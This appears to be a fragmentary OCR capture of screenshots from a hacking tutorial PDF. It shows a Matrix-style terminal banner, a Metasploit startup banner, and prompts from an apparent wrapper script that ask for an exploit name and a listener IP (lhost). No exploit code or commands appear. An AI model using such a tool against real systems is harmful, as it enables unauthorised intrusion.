
File Actions Edit View Help

```
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

       wake up, Neo...
      the matrix has you
     follow the white rabbit.

         knock, knock, Neo.
```




```
                       https://metasploit.com

      =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
```


Put a exploit :




Put the ip address(lhost):



